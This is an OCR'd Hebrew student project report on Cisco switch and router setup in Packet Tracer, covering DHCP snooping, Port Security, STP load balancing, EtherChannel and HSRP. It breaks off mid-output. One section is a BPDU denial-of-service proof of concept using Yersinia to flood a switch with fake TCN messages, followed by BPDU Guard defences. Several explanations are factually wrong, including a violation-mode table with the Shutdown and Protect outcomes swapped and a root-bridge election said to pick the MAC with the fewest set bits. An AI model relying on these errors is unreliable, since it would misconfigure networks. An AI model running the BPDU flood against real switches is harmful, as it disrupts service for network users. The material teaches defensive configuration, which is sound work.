
הגדרה על פורט:

```
ip dhcp snooping vlan 1,2,3,4
```

הגדרת VLANs:

```
interface <INTERFACE-ID>

ip dhcp snooping trust
```

הגדרה בפרויקט:



בתמונה להלן ניתן לראות שהשרת **DHCP** של הבניין ב**סידני** ש**באוסטרליה** מחובר אל הממשק **FastEthernet0/3**:

לכן על מנת להגן מפני **DHCP spoofing** במתג אליו הוא מחובר הרצתי את הפקודות הבאות:

```
ORACLE_AU_AU_Sydney_F0_SW_Access_SERVER(config)#ip dhcp snooping vlan 20,30,40,101
ORACLE_AU_AU_Sydney_F0_SW_Access_SERVER(config)#ip dhcp snooping
ORACLE_AU_AU_Sydney_F0_SW_Access_SERVER(config)#interface FastEthernet0/3
ORACLE_AU_AU_Sydney_F0_SW_Access_SER(config-if)# ip dhcp snooping trust
```

ניתן לוודא כי באמת מופעל **DHCP snooping** על ידי שימוש בפקודת:

```
show ip dhcp snooping
```

למשל במקרה שלי:

```
ORACLE_AU_AU_Sydney_F0_SW_Access_SERVERS#show ip dhcp snooping
Switch DHCP snooping is enabled
DHCP snooping is configured on following VLANs:
20,30,40,101
Insertion of option 82 is enabled
Option 82 on untrusted port is not allowed
Verification of hwaddr field is enabled
Interface                  Trusted     Rate limit (pps)
-----------------    --------    ----------------------
FastEthernet0/3            yes         unlimited
```

Port Security

Port Security היא טכנולוגיה המאפשרת ניהול של ההתקנים המאושרים לחיבור לרשת, מתג לא יחבר לרשת התקן שלא מורשה להתחבר לממשק.

הטכנולוגיה מתבססת על סינון גישה על פי כתובות פיזיות **Mac Address** וניתנת לפריצה ע"י שינוי כתובות ה- **MAC**.

Port Security מאפשרת הגדרת שני מגבלות לכל ממשק:

1. הגבלת מספר ההתקנים שיוכלו להתחבר לממשק במתג.
2. קביעת הכתובות ה MAC שהממשק ילמד.

מה זו הפרה – violation?

כאשר התקן לא מורשה מתחבר למתג, מתרחשת הפרה (**violation**) של המדיניות.

הפרה מתרחשת בשני מקרים:

1. הגבלת מספר ההתקנים שיוכלו להתחבר לממשק במתג.
2. מחשב שנלמד בממשק אחד, מנסה לשדר דרך ממשק אחר.

מה התגובה ל– violation?

ישנם שלושה תגובות להפרה ב **Port Security**:

1. **Shutdown**
2. **Restrict**
3. **Protect**

סוג הפרה	העבר תעבורה	הודעה syslog	מציג שגיאה	מעלה Violation Counter	מכבה פורט
Shutdown	לא	לא	לא	לא	לא
Restrict	לא	כן	לא	כן	לא
Protect	לא	לא	לא	כן	כן

פקודות לניהול Port Security

רשימת פקודות לניהול Port Security על ממשק ובכללי:

הפעלת port-security:

```
switchport port-security maximum <num>
```

הגדרת כתובת MAC סטטית:

```
switchport port-security mac-address <MAC-ADDR>
```

הגדרת כתובת MAC "**דביקה**":

```
switchport port-security mac-address sticky
```

מחיקת כל הכתובות שהוגדרו על ידי **sticky**:

```
clear port-security sticky
```

מחיקת כתובת MAC ספציפית שהוגדרה על ידי **sticky**:

```
no switchport port-security mac-address sticky <MAC-ADDR>
```

מחיקת כתובת MAC שהוגדרה:

```
switchport port-security mac-address <MAC-ADDR>
```

הגדרת תגובה להפרה:

```
switchport port-security violation <shutdown/restrict/protect>
```

פתיחת פורט שנסגר:

```
shutdown
no shutdown
```


הצגת כל הפורטים

```
show port-security address
```

הצגת פורט ספציפי

```
show port-security interface <TYPE> <NUM>/<NUM>
```

הגדרה בפרויקט:



בחרתי להגדיר **Port Security** על הממשק של השרת **DHCP** בכדי למנוע התחזות אל השרת למרות שמוגדר **DHCP snooping** על ידי התחברות לממשק שלו.

מבדיקה זריזה על ידי שימוש בפקודה ipconfig /all נמצא כי כתובת ה- MAC של השרת **DHCP** היא:

```
0007.EC1C.1EA1
```

ובחרתי לכבות את הפורט במקרה ומחשב עם כתובת MAC אחרת ינסה להתחבר לממשק, למען פעולה זו הרצתי את הפקודות הבאות:

```
ORACLE_AU_AU_Sydney_F0_SW_Access_SERVER(config)#interface FastEthernet0/3
ORACLE_AU_AU_Sydney_F0_SW_Access_SER(config-if)# switchport port-security
ORACLE_AU_AU_Sydney_F0_SW_Access_SER(config-if)# switchport port-security maximum 1
ORACLE_AU_AU_Sydney_F0_SW_Access_SER(config-if)# switchport port-security mac-address 0007.EC1C.1EA1
ORACLE_AU_AU_Sydney_F0_SW_Access_SER(config-if)# switchport port-security violation shutdown
```

ניתן לצפות מצב הממשקים על ידי שימוש בפקודה show port-security:

```
ORACLE_AU_AU_Sydney_F0_SW_Access_SERVERS#show port-security
Secure Port MaxSecureAddr CurrentAddr SecurityViolation Security Action
               (Count)       (Count)          (Count)
--------------------------------------------------------------------
        Fa0/2        1           1                0          Shutdown
        Fa0/3        1           1                0          Shutdown
----------------------------------------------------------------------
```

פרוטוקול STP

פרוטוקול **STP** הוא פרוטוקול בשכבת 2 שנועד למנוע לולאות בין מתגים ברשת, כאשר יש לנו רשת עם עודפי חיבור סביר שנקבל לולאות בין המתגים שיגרמו לקריסות ולירידת ביצועים ברשת, את בעיה זו פותרים על ידי שימוש ב- **STP**.
STP משתמש ביכולת של המתג **לסגור לוגית** ממשק מסוים כדי להפסיק את הלולאות (על ידי סגירת החיבור).

Bridge id הוא מזהה של מתג והוא מורכב מ- כתובת MAC ו- עדיפות.

פרוטוקול STP מורכב מארבעה שלבים:

בחירת המתג שישמש כ- **root bridge**:
ה- **root bridge** הוא המכשיר שאליו מועברת כל התנועה ברשת, הוא נבחר על ידי השוואת העדיפות ב- **bridge id**, ואם העדיפויות זהות, המתג עם כתובת ה- MAC עם **מספר הביטים הדלוקים הקטן ביותר**.
לדוגמה, לכתובת **00:1b:63:aa:aa:aa** יש פחות ביטים דלוקים מאשר לכתובת **00:1b:63:ff:ff:ff** .

בחירת הממשקים שישמשו כ- **root port**:
ה **root port** נבחר לפי העלות המצטברת שלו ל- **root bridge**.
כיצד ניתן לקבוע את עלות הפורט?
ניתן לקבוע את עלות הפורט בעזרת הטבלה הבאה:

קצב נתונים	עלות
Mbps 4	250
Mbps 10	100
Mbps 16	62
Mbps 100	19
Gbps 1	4
Gbps 2	3

ישנם שלושה מצבים בהם ניתן להגדיר ממשק: **blocked**, **root port**, ו- **designated**.

כל ממשק **שמכוון** ל- **root bridge** מוגדר כ- **root port**, אם לשני המסלולים ל- **root bridge** יש אותה עלות מצטברת ואין מתגים בדרך, הפורט עם **port id** הקטן ביותר מוגדר כ- **root bridge**.
כאשר יש מתג בדרך, המסלול שבו למתג יש את ה- **bridge id** הקטן ביותר מוגדר כ- **root port**.

מזהה פורט מורכב מעדיפות הפורט (128 ברירת מחדל) וממספר הפורט.


לדוגמה: **128.1**

- **128** לעדיפות ברירת מחדל.
- **1** מספר הפורט.

בחירת הממשקים שישמשו כ- **designated**:

1. כל ממשק שנמצא בצד השני של **root port** או **blocked** מוגדר כממשק **designated**.
2. כל הממשקים על ה- **root bridge** הם ממשקי **designated**.
3. כל הממשקים שמחוברים למכשירי קצה (מחשב לדוגמה) מוגדרים כממשקי **designated**.

בחירת הפורטים החסומים (**blocked**) לוגית:
פורט **blocked** נבחר לפי עלות נמוכה ל **root bridge**, ואז **port id** הקטן ביותר ולבסוף **bridge id**.



STP load balancing


STP Load Balancing היא טכניקת ניהול רשת המסייעת לאזן את העומס בין מתגים שונים ובכך משפרת את ביצועי הרשת ומפחיתה את הסיכון להקריסות, באמצעות פרוטוקול **STP** ניתן למנוע לולאות ברשת אך גם לאפשר מספר נתיבים פעילים בו זמנית דבר שמגביר את הזמינות והאמינות של הרשת.

השימוש ב- **STP Load Balancing** כולל הגדרת מתגים, התאמת פרמטרים כמו מהירות הקווים ועדיפויות המתגים, וכן ניטור מתמיד כדי לוודא שהעומס מחולק באופן אופטימלי.

טכניקה זו חיונית במיוחד ברשתות גדולות או מורכבות, שבהן דרישות הביצועים והזמינות הן גבוהות, ומסייעת להבטיח שהנתונים יועברו בצורה מהירה ויעילה, גם במקרה של תקלות בקווים מסוימים.

בפרויקט למשל יצרתי את החלוקה הבאה:

ORACLE_US_CA_San_Jose_F0_SW_Core1 ORACLE_US_CA_San_Jose_F0_SW_Core2



חלוקה לפי VLANs:

שם מכשיר	Vlan
ORACLE_US_CA_San_Jose_F0_SW_Core2	110
ORACLE_US_CA_San_Jose_F0_SW_Core2	20
ORACLE_US_CA_San_Jose_F0_SW_Core1	30
ORACLE_US_CA_San_Jose_F0_SW_Core1	40

שלבי הגדרה

במתג ORACLE_US_CA_San_Jose_F0_SW_Core1 הרצתי את הפקודות הבאות:

```
ORACLE_US_CA_San_Jose_F0_SW_Core1(config)#spanning-tree vlan 20 priority 8192
ORACLE_US_CA_San_Jose_F0_SW_Core1(config)#spanning-tree vlan 110 priority 8192
ORACLE_US_CA_San_Jose_F0_SW_Core1(config)#spanning-tree vlan 30 priority 4096
ORACLE_US_CA_San_Jose_F0_SW_Core1(config)#spanning-tree vlan 40 priority 4096
```

ובמתג ORACLE_US_CA_San_Jose_F0_SW_Core2 הרצתי את הפקודות האלה:


```
ORACLE_US_CA_San_Jose_F0_SW_Core2(config)#spanning-tree vlan 20 priority 4096
ORACLE_US_CA_San_Jose_F0_SW_Core2(config)#spanning-tree vlan 110 priority 4096
ORACLE_US_CA_San_Jose_F0_SW_Core2(config)#spanning-tree vlan 30 priority 8192
ORACLE_US_CA_San_Jose_F0_SW_Core2(config)#spanning-tree vlan 40 priority 8192
```

כך שנוצרה החלוקה הרצויה, שכן העדיפות של הVLANs יוצרת מצב בו כל מתג הוא ה- **root bridge** של אותו ה- **VLAN** על ידי שימוש ב **Priority** נמוך יותר.

ניתן לראות למשל אם נתמקד ב- **VLAN 110** ונציג את מצב ה- **STP** בעזרת פקודת show spanning-tree שבמתג **ORACLE_US_CA_San_Jose_F0_SW_Core2** הוא ה- **root bridge** ובמתג **ORACLE_US_CA_San_Jose_F0_SW_Core1** הוא לא:

```
ORACLE_US_CA_San_Jose_F0_SW_Core2#show spanning-tree vlan 110
VLAN0110
Spanning tree enabled protocol ieee
Root ID Priority 4206
Address 0001.6324.34DB
This bridge is the root
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec

Bridge ID Priority 4206 (priority 4096 sys-id-ext 110)
Address 0001.6324.34DB
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Aging Time 20

Interface Role Sts Cost Prio.Nbr Type
---------------- ---- --- --------- -------- -------------------
Po1 Desg FWD 3 128.11 Shr
Gi6/1 Desg FWD 4 128.7 P2p
Gi5/1 Desg FWD 4 128.6 P2p
Gi7/1 Desg FWD 4 128.8 P2p
```

```
ORACLE_US_CA_San_Jose_F0_SW_Core1#show spanning-tree vlan 110
VLAN0110
Spanning tree enabled protocol ieee
Root ID Priority 4206
Address 0001.6324.34DB
Cost 3
Port 11(Port-channel1)
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec

Bridge ID Priority 8302 (priority 8192 sys-id-ext 110)
Address 0004.9AE4.9949
Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
Aging Time 20

Interface Role Sts Cost Prio.Nbr Type
---------------- ---- --- --------- -------- -----------------
Po1 Root FWD 3 128.11 Shr
Gi5/1 Desg FWD 4 128.6 P2p
Gi7/1 Desg FWD 4 128.8 P2p
Gi6/1 Desg FWD 4 128.7 P2p
```




מתקפת BPDU DOS

POC

ראשית נפעיל את תוכנת Yersinia בעזרת הפקודה:

```
sudo yersinia -G
```

נבחר באופציית sending tcn BPDUs:



ונלחץ על OK.

עכשיו המחשב שלי המחובר למתג שולח הודעות TCN לא אמיתיות למתג וגורם ל-DOS.

כיצד ניתן למנוע מתקפה כזו?

✓ **הפעלת BPDU Guard:**

כלי הגנה נוסף הוא הפעלת **BPDU Guard** על פורטים שנמצאים על מכשירים שלא אמורים לשלוח **BPDU**, כמו מחשבים או מתגים סופיים.
הפעלת הגנה כזו תמנע את שליחת ה- **BPDU** מכל התקן לא מורשה.

✓ **Port Security:**

הפעלת מדיניות **Port Security** במתגים יכולה להקטין את האפשרות של התחברות של התקנים לא מוכרים לרשת, ומכאן גם להקטין את האפשרות שיתבצעו התקפות מסוג זה.

Portfast + BPDU guard

כיום מחשבים מהירים מאוד ולכן יתכן שהמחשב יעלה בפחות מ- 50 שניות והמשתמש ינסה להתחבר כאשר הרשת עוד לא זמינה.

Port שמוגדר כ- **PortFast**, עובר מיד ממצב של **blocking** למצב של **forwarding**.

נשתמש בהגדרה זו רק ל- **Ports** שמחוברים אליהם מחשבים:

```
ORACLE_AU_AU_Sydney_F3_SW_Access(config)#interface range FastEthernet0/1-24
ORACLE_AU_AU_Sydney_F3_SW_Access(config-if-range)#spanning-tree portfast
```

BPDU Guard הוא מנגנון הגנה ברשתות תקשורת, שנועד להגן על פורטים מסוימים במתגים, לדוגמא פורטים שעליהם מוגדר **PortFast**, או במקרה שלנו גם ממתקפות **BPDU**.

המנגנון מפסיק את הפורטים במקרה שבו מתקבל **BPDU** בפורטים שלא אמורים לקבל כאלה.

נגדיר **BPDU Guard** על כל ממשק שמופעל עליו PortFast:

```
ORACLE_AU_AU_Sydney_F3_SW_Access(config)#interface range FastEthernet0/1-24
ORACLE_AU_AU_Sydney_F3_SW_Access(config-if-range)# spanning-tree portfast bpduguard default
```

Etherchannel

EtherChannel היא טכנולוגיה ברשתות מחשבים שמאפשרת חיבור מספר קישורים פיזיים בין שני מתגים או בין מתג למחשב כך שהם פועלים כ**ערוץ לוגי אחד**.

המטרה היא להגדיל את רוחב הפס (**bandwidth**) ולספק חיבור טוב יותר על ידי ריבוי נתיבים.

יתרונות של EtherChannel:

1. **רוחב פס מוגבר:**
חיבור מספר קישורים פיזיים מאפשר להעביר יותר נתונים בו זמנית.

2. **מהימנות:**
אם אחד הקישורים פגום, התעבורה יכולה להמשיך לעבור על שאר הקישורים.

3. **פשטות בניהול:**
EtherChannel מציג את כל הקישורים כקישור אחד, מה שמקל על ניהול הרשת.

ישנם שני סוגים של EtherChannel:

- **Static EtherChannel:**
קביעת החיבורים ידנית על ידי המנהל.

- **Dynamic EtherChannel:**
משתמש בפרוטוקולים כמו **PAgP** או **LACP** כדי להקים את החיבורים באופן אוטומטי.

EtherChannel משמש בעיקר בסביבות עם דרישות גבוהות לרוחב פס, כמו מרכזי נתונים או רשתות ארגוניות.

הגדרת EtherChannel:

על מנת להגדיר EtherChannel בפרויקט יצרתי חמישה חיבורים בין שני מתגים שונים:

לאחר מכן יצרתי ממשק EtherChannel והוספתי את הגדרות ה Trunk:

```
ORACLE_AS_IN_Mumbai_F0_SW_Multilayer_Core2(config)#interface Port-channel 1
ORACLE_AS_IN_Mumbai_F0_SW_Multilayer_Core2(config-if)#switchport trunk allowed vlan 20,30,40,101
```

פעולה זו נעשתה בשני המתגים.

ואז בחרתי את סוג ה- Etherchannel שאותו אני רוצה לבצע, במקרה שלנו ניתן להשתמש רק ב PAgP של Cisco שכן Packet Tracer תומך רק בו:

```
ORACLE_AS_IN_Mumbai_F0_SW_Multilayer_Core2(config-if)#interface range GigabitEthernet1/0/1-5
ORACLE_AS_IN_Mumbai_F0_SW_Multilayer_Core2(config-if)#channel-group 1 mode desirable
```

פעולה זו נעשתה בשני המתגים.

אנחנו יכולים לוודא את החיבור על ידי שימוש בפקודה show etherchannel summary:

```
ORACLE_AS_IN_Mumbai_F0_SW_Core1#show etherchannel summary
Flags:  D - down        P - in port-channel
        I - stand-alone s - suspended
        H - Hot-standby (LACP only)
        R - Layer3      S - Layer2
        U - in use      f - failed to allocate aggregator
        u - unsuitable for bundling
        w - waiting to be aggregated
        d - default port


Number of channel-groups in use: 1
Number of aggregators:           1

Group  Port-channel  Protocol    Ports
------+-------------+-----------+----------------------------------------------

1      Po1(SU)           PAgP   Gig0/1(P) Gig1/1(P) Gig2/1(P) Gig3/1(P) Gig4/1(P)
```

פרוטוקול HSRP

HSRP, או בשמו המלא **Hot Standby Router Protocol**, זה פרוטוקול שנועד לספק גיבוי לרשתות IP, והכל כדי שה- **gateway** שלנו לא ייפול אם משהו משתבש.

שלבי הגדרה:

1. הגדרת IP צף ממשק בנתב ראשון עם priority גבוה:


```
standby 1 ip 172.18.83.254
standby 1 priority 110
standby 1 preempt
```

2. הגדרת IP צף ממשק בנתב שני:

```
standby 1 ip 172.18.83.254
standby 1 priority 100
standby 1 preempt
```

שימו לב שמוגדרות כתובת IP על הממשק!


וזהו, HSRP אמור לעבוד כמו שצריך והנתב הראשון הוא זה שיהיה Active והשני יהיה Standby.



הגדרה בפרויקט

נתב ראשון (Active):

```
ORACLE_US_CA_San_Jose_F0_ROUTER1(config)#interface GigabitEthernet9/0.20
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 ip 172.18.163.254
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 priority 110
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 preempt
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)#interface GigabitEthernet9/0.30
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 ip 172.18.165.254
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 priority 110
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 preempt
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)#interface GigabitEthernet9/0.40
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 ip 172.18.167.254
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 priority 110
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 preempt
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)#interface GigabitEthernet9/0.110
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 ip 172.18.161.254
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 priority 110
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-subif)# standby 1 preempt
```



נתב שני (Standby):

```
ORACLE_US_CA_San_Jose_F0_ROUTER2(config)#interface GigabitEthernet9/0.20
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 ip 172.18.163.254
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 priority 100
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 preempt
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)#interface GigabitEthernet9/0.30
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 ip 172.18.165.254
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 priority 100
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 preempt
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)#interface GigabitEthernet9/0.40
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 ip 172.18.167.254
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 priority 100
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 preempt
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)#interface GigabitEthernet9/0.110
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 ip 172.18.161.254
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 priority 100
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-subif)# standby 1 preempt
```

בדיקה ש- HSRP עובד

כמו שניתן לראות בחלקות טקסט בעמוד הקודם, הסאב-ממשקים בנתב הראשון קיבלו **Priority** גבוה יותר לכן הנתב הראשון צריך להיות ה- **Active** ובכדי לבדוק האם **HSTP** עובד כמו שרצוי ראשית בוא נצפה במצב ה- **Standby** בשני הנתבים על ידי שימוש בפקודת:

```
show standby
```

נתב ראשון	נתב שני
ORACLE_US_CA_San_Jose_F0_ROUTER1#show standby GigabitEthernet9/0.20 - Group 1 State is Active 5 state changes, last state change 00:14:07 Virtual IP address is 172.18.163.254 Active virtual MAC address is 0000.0C07.AC01 Local virtual MAC address is 0000.0C07.AC01 (v1 default) Hello time 3 sec, hold time 10 sec Next hello sent in 0.569 secs Preemption enabled Active router is local Standby router is 172.18.163.251, priority 100 (expires in 6 sec) Priority 110 (configured 110) Group name is hsrp-Gig-1 (default) GigabitEthernet9/0.30 - Group 1 State is Active 4 state changes, last state change 00:13:57 Virtual IP address is 172.18.165.254 Active virtual MAC address is 0000.0C07.AC01 Local virtual MAC address is 0000.0C07.AC01 (v1 default) Hello time 3 sec, hold time 10 sec Next hello sent in 0.394 secs Preemption enabled Active router is local Standby router is 172.18.165.251 Priority 110 (configured 110) Group name is hsrp-Gig-1 (default) GigabitEthernet9/0.40 - Group 1 State is Active 4 state changes, last state change 00:13:57 Virtual IP address is 172.18.167.254 Active virtual MAC address is 0000.0C07.AC01 Local virtual MAC address is 0000.0C07.AC01 (v1 default) Hello time 3 sec, hold time 10 sec Next hello sent in 1.993 secs Preemption enabled Active router is local Standby router is 172.18.167.251 Priority 110 (configured 110) Group name is hsrp-Gig-1 (default) GigabitEthernet9/0.110 - Group 1 State is Active 5 state changes, last state change 00:14:06 Virtual IP address is 172.18.161.254 Active virtual MAC address is 0000.0C07.AC01 Local virtual MAC address is 0000.0C07.AC01 (v1 default) Hello time 3 sec, hold time 10 sec Next hello sent in 2.629 secs Preemption enabled Active router is local Standby router is 172.18.161.251 Priority 110 (configured 110) Group name is hsrp-Gig-1 (default)	ORACLE_US_CA_San_Jose_F0_ROUTER2#show standby GigabitEthernet9/0.20 - Group 1 State is Standby 7 state changes, last state change 00:25:30 Virtual IP address is 172.18.163.254 Active virtual MAC address is 0000.0C07.AC01 Local virtual MAC address is 0000.0C07.AC01 (v1 default) Hello time 3 sec, hold time 10 sec Next hello sent in 0.638 secs Preemption 